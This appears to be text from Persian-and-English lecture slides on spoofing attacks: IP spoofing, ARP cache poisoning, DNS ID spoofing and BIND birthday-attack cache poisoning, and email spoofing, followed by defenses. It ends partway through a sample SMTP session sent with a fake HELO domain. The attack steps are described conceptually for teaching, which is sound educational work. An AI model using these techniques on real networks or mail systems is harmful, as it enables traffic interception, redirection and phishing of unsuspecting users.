
دلایل استفاده از IP Spoofing

- نفوذگر با آدرس اشتباه امکان تعقیب و کشف ماشینش را از طرف مقابل می گیرد چرا که بسته هایی که از طرف ماشین او ارسال می شود آدرس مبدأ دارند که متعلق به یک ماشین بیگانه یا موهوم در شبکه است .
- از طریق آدرس دهی دروغین نفوذگر گاهی موفق به عبور بسته های IP خود از میان فیلتر یا دیواره آتش یک سیستم که به آدرس IP حساسیت دارند خواهد شد.


ARP Spoofing

- به Arp Spoofing ، Arp cache poisoning هم گفته می شود و روشی برای Spoof محتویات جدول Arp یک کامپیوتر remote روی شبکه است.
- در این حمله نفوذگر یک پیغام Arp Response جعلی با آدرس IP مورد نظر و MAC خود برای میزبان های هدف ارسال می کند و این باعث میشود کامپیوتر های هدف اطلاعات خود را به جای فرستادن به مقصد مورد نظر برای نفوذگر ارسال کنند.

ARP POISONING & BROADCAST REQUEST



ARP POISONING--RESPONSE TO A REQUEST




Basic DNS

- Client queries local nameserver
- Local nameserver queries root nameserver for authoritative nameservers for some domain
- Local nameserver queries authoritative nameserver
- Returns result to client


DNS Queries

Recursive query example •



DNS Queries

- Iterative query example




Problem

- DNS request sends transaction Id
- DNS will accept any reply containing transaction ID and assuming remote IP and TCP/UDP ports match
- Transaction Ids are only 16-bits

DNS ID Spoofing


- نفوذ گر در خواست DNS کاربر را شنود نموده و یک بسته جعلی به عنوان جواب در خواست مطرح شده برای او ارسال می کند



DNS cache Poisonning

- نفوذ گر سعی می کند DNS cache را که در طرف کاربر قرار گرفته است آلوده به اطلاعات غلط کند.

BIND Birthday Attack



- Step 1 - Attacker sends a large number of queries to the victim nameserver, all for the same domain name
- Step 2 - Attacker sends spoofed replies giving fake answers for the queries it made
- Step 3 - At a later time, victim PC sends a request for the spoofed domain name
- Step 4 - Victim nameserver returns fake information to victim PC

Birthday Attack to BIND

- BIND sends multiple queries for the same domain name
- Possible to flood BIND with replies using randomly generated transaction Ids
- If you guess correctly, then BIND will accept your reply
- ~50% with 300 packets,
- ~100% with 700 packets
- BIND reused same source UDP port
 - ✓ Made it easy for attacker to “guess” the destination UDP port for the false reply
 - ✓ Newer versions randomize source ports

Why DNS Cache Poisoning?


- Redirect traffic
- MITM (*man-in-the-middle*) attacks

Defenses

- Upgrade to BIND 9.x
- Split-split DNS
 - Internal DNS performs recursive queries for users, and cannot be accessed from outside
 - External DNS does not do recursive queries


Defenses

A More Secure Approach - Split-Split DNS



Email Spoofing

The Entire E-mail System



E mail spoofing

- در این حمله نفوذ گر اقدام به ارسال پست الکترونیکی با نام جعلی یا از طرف دیگران می کند .
- عمل **emil spoofing** به شیوه های متفاوتی صورت می گیرد ولی نتایج مشابهی را به بار می آورد:
- ✓ کاربر ایمیلی را دریافت می کند که به نظر می رسد از یک منبع معتبر رسیده در حالی که از یک منبع جعلی رسیده است .
- ✓ **Email spoofing** غالباً تلاش می کند که کاربر را وادار به احکام تخریبی یا وارد کردن اطلاعات حساس (مانند کلمه عبور یا شماره کارت اعتباری) خود بکند.
- **spoof** امکان پذیر است زیرا پروتکل **SMTP** که پرکاربردترین پروتکل ارسال ایمیل است عمل احراز اصالت کاربر را انجام نمی دهد

کاربرد جعل ایمیل

- ایمیلی که ادعا می کند از طرف مدیر سیستم شماست و از شما می خواهد که کلمه عبور خودتان را تغییر دهید و گرنه حساب کاربری شما را معلق می کند.
- یا شخصی که ادعا می کند دارای اختیاراتی از طرف موسسات مالی یا حقوقی شماست و از شما می خواهد که کلمه عبور یا اطلاعات حیاتی خود را برای وی ارسال کنید و....

Sample SMTP interaction

C:\> Select Administrator: C:\Windows\system32\cmd.exe

```
220 mta.iut.ac.ir ESMTP Postfix
HELO alaki.com
250 mta.iut.ac.ir
